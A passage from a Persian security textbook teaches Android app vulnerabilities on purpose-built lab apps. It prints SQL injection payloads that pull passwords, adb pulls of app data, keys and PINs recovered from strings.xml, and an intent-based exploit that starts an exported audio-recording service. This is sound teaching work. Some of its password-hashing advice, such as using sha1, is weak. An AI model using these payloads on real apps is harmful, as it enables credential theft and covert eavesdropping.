
ستون شماره ۲ را به ما نمایش داد.

حالا می توانیم بگوییم به مقدار ستون شماره ۲ ورژن SQLite را به ما نمایش دهد:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۴۱



حالا می توانیم اطلاعات username ها و password ها را بدست آوریم. اگر در یک اپلیکیشن از دیتابیس استفاده می کنیم و قرار است اطلاعات مهمی را داخل آن ذخیره کنیم حتما باید روی داده های عملیات encryption انجام شود، و به هیچ عنوان نباید بصورت clear text ذخیره شوند.




```
adb
Last login: Fri Dec  8 09:30:25 on ttys002
meisamrce@meisamrces-MBP ~ % adb shell
motion_phone_arm64:/ # cd data
motion_phone_arm64:/data # cd data
motion_phone_arm64:/data/data # ls
```



```
motion_phone_arm64:/data/data # cd com.example.sqlinjection
motion_phone_arm64:/data/data/com.example.sqlinjection # ls
cache code_cache databases
motion_phone_arm64:/data/data/com.example.sqlinjection # pwd
/data/data/com.example.sqlinjection
motion_phone_arm64:/data/data/com.example.sqlinjection # exit
meisamrce@meisamrces-MBP ~ % cd Downloads
meisamrce@meisamrces-MBP Downloads % adb pull /data/data/com.example.sqlinjection
```

همه فایل‌ها را دریافت می‌کنیم و داخل لینک زیر import کنیم :

<https://inloop.github.io/sqlite-viewer/>



The screenshot shows the SQLite Viewer interface. At the top, it says "SQLite Viewer" and "View sqlite file online". Below that is a box with the placeholder text "Drop file here to load content or click on this box to open file dialog.". Underneath is a dropdown menu showing "users (1 row)". A text input field contains the SQL query "SELECT * FROM 'users' LIMIT 0,30". To the right of the input field is a blue "Execute" button. Below the input field is a table with two rows of data:

ID	username	password
1	admin	123
2	test	test


تمام اطلاعات دیتابیس را نمایش میدهد.

انواع دیگری از payload ها را هم می توانید بررسی کنید :

```
sqlite_version() ->  
  
sqlite_master  
  
limit 0,1  
  
sql -> table - column and ...  
  
admin' union select 1,2,3 from sqlite_master --
```

مثلًا الان می خواهیم username/password کاربر admin را بدست آوریم:


```
admin' union select 1,password,3 from users --
```



يا اگر بخواهيم اطلاعات کاربر دوم را دست آوريم ، می گويم:

admin' union select 1,password,3 from users limit 1,1 --

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۴۵



پس برای ذخیره سازی password ها بهتره از hash یا encrypt و غیره استفاده کنیم
حالا می خواهیم یک target دیگر را چک کنیم:

```
meisamrce@meisamrces-MBP Downloads % adb install InsecureSQLite.apk
Performing Streamed Install
```

داخل jadx آن را باز می کنیم:

```

InsecureSQLite.apk
  └─ Source code
    └─ android.support.v4
      └─ androidx
        └─ com
          └─ example.insecuresqlite
            └─ DBHandler
              └─ MainActivity
                └─ R
                  └─ google
                    └─ Resources
                      └─ META-INF
                      └─ res
                        └─ AndroidManifest.xml
                        └─ classes.dex
                        └─ resources.arsc
                        └─ APK signature
                        └─ Summary

AndroidManifest.xml
DBHandler
MainActivity

import android.database.sqlite.SQLiteOpenHelper;
/* loaded from: classes.dex */
public class DBHandler extends SQLiteOpenHelper {
    private static final String DB_NAME = "example";
    private static final int DB_VERSION = 1;

    public DBHandler(Context context) {
        super(context, DB_NAME, (SQLiteDatabase.CursorFactory) null, 1);
    }

    @Override // android.database.sqlite.SQLiteOpenHelper
    public void onCreate(SQLiteDatabase sQLiteDatabase) {
        sQLiteDatabase.execSQL("CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT,password TEXT)");
    }

    @Override // android.database.sqlite.SQLiteOpenHelper
    public void onUpgrade(SQLiteDatabase sQLiteDatabase, int i, int i2) {
        sQLiteDatabase.execSQL("DROP TABLE IF EXISTS users");
        onCreate(sQLiteDatabase);
    }

    public void addUser(String str, String str2) {
        SQLiteDatabase writableDatabase = getWritableDatabase();
        ContentValues contentValues = new ContentValues();
        contentValues.put("username", str);
        contentValues.put("password", str2);
        writableDatabase.insert("users", null, contentValues);
        writableDatabase.close();
    }
}

```

و می بینیم که داخل DBHandler هیچ injection وجود ندارد.

تنها مشکل این است که در این نرم افزار پسورد دارد بصورت clear text ذخیره می شود و باید توسط الگوریتم هایی مثل Advanced Encrypted Standard (AES) ذخیره کنیم.


یا مثلاً می توانیم hash کنیم.

مثلاً وقتی می خواهیم تاریخ کارت بانکی را ذخیره کنیم باید از الگوریتم AES استفاده کنیم.

اما در ذخیره سازی password که یک طرفه میباشد می توانیم از همان hash ها استفاده کنیم.

اگر با استفاده از adb pull آن دیتایس را دریافت کنیم و با دستور cat محتوای فایل را داخل فایلی به نام e.txt ذخیره کنیم.

۲۴۷. معرفی برخی از آسیب پذیری ها



```
Last login: Fri Dec 8 09:47:25 on ttys003
meisamrce@meisamrces-MBP databases % cat example
CREATE TABLE sqlite_sequence(name,seq)
CREATE TABLE users(id INTEGER PRIMARY KEY,username TEXT,password TEXT)
CREATE TABLE android_metadata(locale TEXT)
testtest
users
meisamrce@meisamrces-MBP databases % cat example > e.txt
meisamrce@meisamrces-MBP databases % cat e.txt
CREATE TABLE sqlite_sequence(name,seq)
CREATE TABLE users(id INTEGER PRIMARY KEY,username TEXT,password TEXT)
CREATE TABLE android_metadata(locale TEXT)
testtest
users
meisamrce@meisamrces-MBP databases %
```

همانطور که می بینید اطلاعات را بصورت clear به ما نشان می دهد.
یعنی خود فایل encrypt هم databased نشده است.

[اگر از ابزار](https://www.zetetic.net/sqlcipher/sqlcipher-for-android/)

استفاده کنیم می توانیم که فایل دیتابیس را encrypt کنیم.



The screenshot shows the Zetetic SQLCipher website. At the top, there's a navigation bar with links for Home, About, SQLCipher (which is highlighted in green), Codebook, Blog, Contact, Careers, and Discuss. Below the navigation, there's a large heading "SQLCIPHER". Underneath it, there's a bulleted list of features: "Open-source extension to SQLite", "Transparent, 256-bit AES encryption", "Tamper-resistant design", and "Cross-platform and zero configuration". To the right of the list, there's a command-line interface showing the output of the "hexdump -C unencrypted-sqlite.db" command. The output shows raw hex data for an unencrypted SQLite database. Below this, another command-line interface shows the output of "hexdump -C encrypted-sqlcipher.db", which shows highly encrypted data. A large orange downward-pointing arrow is positioned between these two command-line outputs, indicating the transformation from unencrypted to encrypted data.

من یک دیتابیس دارم که اطلاعات را دارد نشان می دهد، اما با استفاده از این افزونه دیتابیس را encrypt میکنم.

پس وقتی اپلیکیشنی داریم که دارد از SQLite استفاده می کند باید چک کنیم آیا sql injection دارد یا خیر و این که آیا اطلاعات مهمی که داخل دیتابیس ذخیره می شود encrypt شده است یا خیر.


: Insecure Shared preferences

در اپلیکیشن android یک ساختار دیگر ای وجود دارد که می‌توانیم داده‌ها را داخل آن ذخیره کنیم. ساختار آن بصورت xml می‌باشد.

Insecure Shared preferences درمورد این صحبت می‌کند که اگر قرار است اطلاعات را داخل xml ذخیره کنیم مثل: Password, jwt token, ... و هر اطلاعات مهمی که قرار است در اپلیکیشن ذخیره شود باید فرایند encryption روی آن انجام شود.


برای ذخیره سازی password هم می‌توانیم از hash استفاده کنیم. ترجیحاً (sha1) نرم افزار را نصب می‌کنیم:

```
meisamrce@meisamrces-MBP Downloads % adb install InsecureSharedPreferences.apk
Performing Streamed Install
```



با jadx آن را باز می‌کنیم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۴۹




```
File View Navigator Tools Help
InsecureSharedPreferences.apk *InsecureSharedPreferences - jd-gui
Source code
  android.support.v4
  androidx
  com
    example.insecuresharedpref
      BuildConfig
      MainActivity
        R
        google
        Resources
        META-INF
        res
        AndroidManifest.xml
        classes.dex
        resources.arsc
        APK signature
        Summary
AndroidManifest.xml
MainActivity.java
null;
ame = null;
ord = null;

ess modifiers changed from: protected */
pidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android
22ate(Bundle bundle) {
23e(bundle);
24(R.layout.activity_main);
25 = (Button) findViewById(R.id.btnExit);
26= (Button) findViewById(R.id.btnExit);
27ame = (EditText) findViewById(R.id.txtUsername);
28prid = (EditText) findViewById(R.id.txtPassword);
30setOnClickListener(new View.OnClickListener() { // from class: com.example.insecuresharedpreferences.MainActivity.1
    // android.view.View.OnClickListener
32id onClick(View view) {
33activity.this.finish();
37.setOnClickListener(new View.OnClickListener() { // from class: com.example.insecuresharedpreferences.MainActivity.2
    // android.view.View.OnClickListener
39id onClick(View view) {
41HPreferences.Editor edit = MainActivity.this.getSharedPreferences("user", 0).edit();
42putString("username", MainActivity.this.txtUsername.getText().toString());
43putString("password", MainActivity.this.txtPassword.getText().toString());
44pply();
```

الآن مقادیر username/password را وارد میکنیم که اطلاعات داخل آن ذخیره شود.
حالا pull می گیریم:

```
meisamrce@meisamrce-MBP Downloads % adb pull /data/data/com.example.insecuresharedpreferences/
/data/data/com.example.insecuresharedpreferences/: 1 file pulled, 0 skipped. 0.1 MB/s (157 bytes in 0.003s)
meisamrce@meisamrce-MBP Downloads %
```

حالا داخل shared_prefs یک فایلی وجود دارد به نام user.xml



این user از کجا اومد؟ getSharedPreferences داخل آن user را به آن انتساب داده است.

```
41ces.Editor edit = MainActivity.this.getSharedPreferences("user", 0).edit();
```

فایل را که باز کنیم و می بینم:

```

note.txt    </> user.xml  X  android.txt

ers > meisamrce > Downloads > com.example.insecuresharedpreferences
1  <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
2  <map>
3  |   <string name="password">12345$</string>
4  |   <string name="username">admin</string>
5  </map>

```

که اطلاعات بصورت clear text ذخیره شده و این آسیب پذیری میباشد.
 پسورد نباید اینجا بصورت clear text ذخیره شود و حتما باید فرایند encrypt روی آن انجام شود.

:Weak Cryptography

این مبحث در مورد الگوریتم های رمزنگاری صحبت می کند که به راحتی قابل شکستن نباشند یا ضعیف نباشند.

مثلا اگر قرار password را hash کنید، یا یک سری اطلاعات را Encrypt کنید و برای مثال از الگوریتم AES-256-CBC استفاده کنید باید دقت نمایید که کلیدی که دارید استفاده میکنید hard code نباشد و به راحتی قابل کشف نباشد.

بهتر است که از الگوریتم های هش md5 استفاده نکنید.
 و بهتره است برای کلیدها از الگوریتم های داینامیک استفاده کنید، مثلا وقتی اپلیکیشن را باز می کنیم وصل بشود به یک وب سایتی و بر اساس یک سری فاکتورها یک کلید Random ایجاد کند. (نه اینکه یک کلید درست کنیم برای همه اپلیکیشن ها)


یا مثلا وقتی قرار از hash استفاده کنیم بهتره از hash مستقیم استفاده نکنیم، مثلا وقتی می خواهیم کلمه ali را بصورت hash sha1 کنیم، فقط باید از تابع sha1 برای hash کردن استفاده کنیم و باید یکسری تغییراتی داخل آن اعمال کنیم.

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۵۱

کلمه ali را sha1 میکنم :



و حالا داخل google این را هش را سرچ کنید کلی سایت هست که نشان می دهد مقدار این hash کلمه ali می باشد :



پس برای استفاده از hash باید از مکانیزم hmac استفاده کنیم یا از مکانیزم salt استفاده کنیم که آن hash هیچ وقت hash مستقیم نباشد.

مثلث می گوییم کاربری که دارد register می کند یک key برای آن generate می کنیم و این در واقع salt را میباشد.

این salt مثلا می تواند guid باشد که Random باشد:

<https://www.guidgenerator.com/>

The screenshot shows a web page with a button labeled 'Generate some GUIDs!'. Below it is a 'Results:' section with a 'Copy to Clipboard' button. A generated GUID '8c46902f-688c-4313-b3a9-0e465dbde1bb' is displayed in a text area.

حالا password را هم با الگوریتم sha1 می‌گیریم و آن id که در دیتابیس می‌باشد را هم به آن اضافه می‌کنیم یعنی می‌گوییم:

Password => guid + password + id(database)

و پسورد را دیگر نمیتوان به راحتی بدست آورد.

```

hash -> ali sha1 -> 123213213213

hash -> hmac ->
hash - salt ->
    register -> salt - guid -> 68de7ecc-8542-47d1-9f26-9aad65d25ef1

password => (ali)

hash = guid + password + id(database)

aes-256-cbc => key => iv

```

الآن اگر چند تا user، پسورد همه آنها ۱۱۲۳۴۵۶ باشد این هش برای هر شخصی متفاوت می‌شود.

زمانی که میخواهید یک کلیدی را تعریف کنید آن کلید حتماً بصورت داینامیک باشد.

مثلاً یک Secret key داریم که می‌خواهیم ذخیره کنیم باید دقت کنیم که هیچ وقت بصورت string ذخیره نکنیم و اگر هم می‌خواهیم داخل اندروید استفاده کنیم توسط NDK در زبان C/C++ و بصورت hex ذخیره کنیم.

مثلاً یک فایل داریم به نام mylib.so و اگر می‌خواهیم یک کلیدی در آن ذخیره کنیم نباید بگوییم:

```
std::string key = "xyz123456";
```

```
char * key = "xyz123456";
```

یکسری نرم افزارها به راحتی این `string` هارو برای ما استخراج می کنند.
و برای ذخیره کردن آن بهتره بگوییم:

```
int k1 = 0x61;
```

این دیگر `String` نیست و می توانیم مثلا به این شکل تعریف کنیم:

```
int k1 = 0x61;  
int k2 = 0x62;  
int k3 = 0x63;  
int k4 = 0x64;
```

این موارد که در مورد آن صحبت کردیم لزوما ۱۰۰ درصد امنیت را برقرار نمی کنند ولی
پروسه را سخت تر و پیچیده تر می کنند.

این تارگت را ببینید:

```

    public void onClick(View view) {
        try {
            OkHttpClient okHttpClient = new OkHttpClient();
            JSONObject jsonObject = new JSONObject();
            MainActivity mainActivity = MainActivity.this;
            jsonObject.put("username", mainActivity.MainActivity.getUsername());
            Mainactivity2 = MainActivity.this;
            jsonObject.put("password", mainActivity2.encrypt(mainActivity2.txtPassword.getText().toString()));
            MainActivity.mainActivity2 = MainActivity.this;
            jsonObject.put("password2", mainActivity2.encrypt(mainActivity2.txtPassword.getText().toString()));
            okHttpClient.newCall(new Request.Builder().url("http://138.68.182.36:999/login").post(RequestBody.create(
                Toast.makeText(MainActivity.this.getApplicationContext(), "ok!", 0).show();
            ) catch (Exception e) {
                Log.e("APP", e.toString());
            }
        });
    }

    /* JADX INFO: Access modifiers changed from: private */
    public String encrypt(String str) {
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(getResources().getString(R.string.key).getBytes(StandardCharsets.UTF_8), "AES");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
            cipher.init(1, secretKeySpec);
            return Base64.encodeToString(new String(cipher.doFinal(str.getBytes("UTF-8"))).getBytes("UTF-8"), 0);
        } catch (Exception e) {
            e.printStackTrace();
            return null;
        }
    }
}

```

این مقادیر username/password را از کاربر می‌گیرد و در متدهای encrypt و init باز AES/ECB/PKCS5PADDING استفاده کرده و سپس میدهد و از secretKeySpec رمزگاری را انجام میدهد ، حالا این secretKeySpec از کجا می‌آید؟

```

    ss modifiers changed from: private */
    81 encrypt(String str) {
    82
    83     secretKeySpec = new SecretKeySpec(getResources().getString(R.string.key).getBytes(StandardCharsets.UTF_8), "AES");
    84     cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
    85     t(1, secretKeySpec);
    86     e64.encodeToString(new String(cipher.doFinal(str.getBytes("UTF-8"))).getBytes("UTF-8"), 0);
    87     tion e) {

```

که می‌شود این مسیر:

Resources.arsc/res/values/strings.xml

اسم آن هم همانطور که در تصویر بالا دیدید key بود که می‌شود:

```

    47
<string name="key">meisam_123$!@_+1</string>

```

اینجا البته از هم استفاده نشده که خیلی جالب نیست.

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۵۵

یکی از مشکلات هم میتواند Padding oracle attack باشد که بهتر است در لینک زیر مطالعه کنید.

https://en.wikipedia.org/wiki/Padding_oracle_attack



The screenshot shows the English Wikipedia page for "Padding oracle attack". The title is "Padding oracle attack" in a large blue header. Below the title, there are tabs for "Article" and "Talk". To the right, there are links for "Read", "Edit", "View history", and "Tools". A "3 languages" link is also present. The main content starts with a brief summary from Wikipedia: "From Wikipedia, the free encyclopedia". The full text describes the padding oracle attack as an exploit that uses padding validation to decrypt ciphertext. It mentions that variable-length plaintext messages often need padding to be compatible with cryptographic primitives. The attack relies on a "padding oracle" that responds to queries about message padding. It notes that padding oracle attacks are associated with CBC mode decryption and are vulnerable to padding oracle attacks. A reference [1] is cited. Below the main text, there is a section titled "Symmetric cryptography" with an edit link. A small note at the bottom of the page states: "In asymmetric ciphers, the padding oracle attack can be applied to the CBC mode of operation where the assailant receives a control byte data after".

ابزار MobSF هم کدهای java را تحلیل می کند و اگر داریم از یک الگوریتم رمزنگاری استفاده کنیم به ما میتواند بگوید که آن الگوریتم ها امن هستند یا خیر.

<https://github.com/MobSF/Mobile-Security-Framework-MobSF>


:Hard coded Credentials

این مبحث هم درمورد اطلاعات مهمی مثل secret key یا داده های مهم را نباید hard code کنید.

زمانی که داریم اپلیکیشن را build می گیریم اطلاعاتی درمورد محیط stage یا محیطی که برای develop و test هست را داخل آن قرار ندهیم. استفاده Logcat نکنیم.

مکانیزمی بگذاریم برای زمانی که قراره اپلیکیشن build شود و در محیط production هیچوقت از این logcat استفاده نکنیم.

اگر الان اگر HardCodedCredentials.apk را نصب کنیم و اجرا کنیم یک pin از ما می‌خواهد:



اگر بخواهیم بفهمیم این pin چه مقداری دارد:
Resources.arsc/res/values/strings.xml


```
124 | <string name="pin">meisam@123</string>
```

حتی اگر داریم نرم افزاری را نسخه release می‌دهیم، بهتره که حتما فرایند درهم سازی کدها را با ابزاری مانند ProGuard انجام بدھیم.

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۵۷

:Insecure Service

فایل insecureService.apk را نصب می کنیم.



ها یکسری کد هستند که در background اجرا می شوند.

The screenshot shows the Android Studio interface with the project 'InsecureService.apk' open. The left sidebar shows the file structure: Source code, android.support.v4, androidx, com, Resources, META-INF, res, and AndroidManifest.xml. The right pane shows the content of 'AndroidManifest.xml'. The XML code includes a service declaration:

```
<service android:name="com.example.insecureservice.RecorderService" android:enabled="true" android:exported="true"/>
```

همانطور که می بینید service ها را هم می شود export کرد.

اگر سرویسی را پیدا کنید که `exported=true` باشد، مشکل امنیتی محسوب می‌شود
یادتان هست که ما می‌توانستیم `intent` را با یک اپلیکیشن دیگر باز کنیم، اینجا هم می‌توانیم یک `service` را با یک `app` دیگر کنیم.



همانطور که می‌بینید یک `record service` داریم و اینجا شروع به رکورد کردن صدا می‌کند:

```

43  private void startRecording() {
44      Log.e("App", "startRecording ....");
45      Toast.makeText(this, "Audio recording started!", 0).show();
46      try {
47          MediaRecorder mediaRecorder = new MediaRecorder();
48          this.mediaRecorder = mediaRecorder;
          mediaRecorder.set AudioSource();

```

سپس رکورد را `stop` می‌کند و در نهایت فایل را در SD Card ذخیره می‌کند.
برای `exploit` گفتیم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۵۹




```
>MainActivity.java X android.txt
eisamirce > Downloads > ServiceExploit > app > src > main > java > ir > ali > serviceexploit > MainActivity.java
bntExploit = (Button) findViewById(R.id.bntExploit);
bntExploit.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        try {
            Log.e("APP", "run1");
            Intent intent;
            intent.setComponent(new ComponentName("com.example.insecureservice", "com.example.insecureservice.RecorderService"));
            startService(intent);
            Log.e("APP", "run2");
        } catch (Exception e) {
            Log.e("APP", e.toString());
        }
    }
});
```

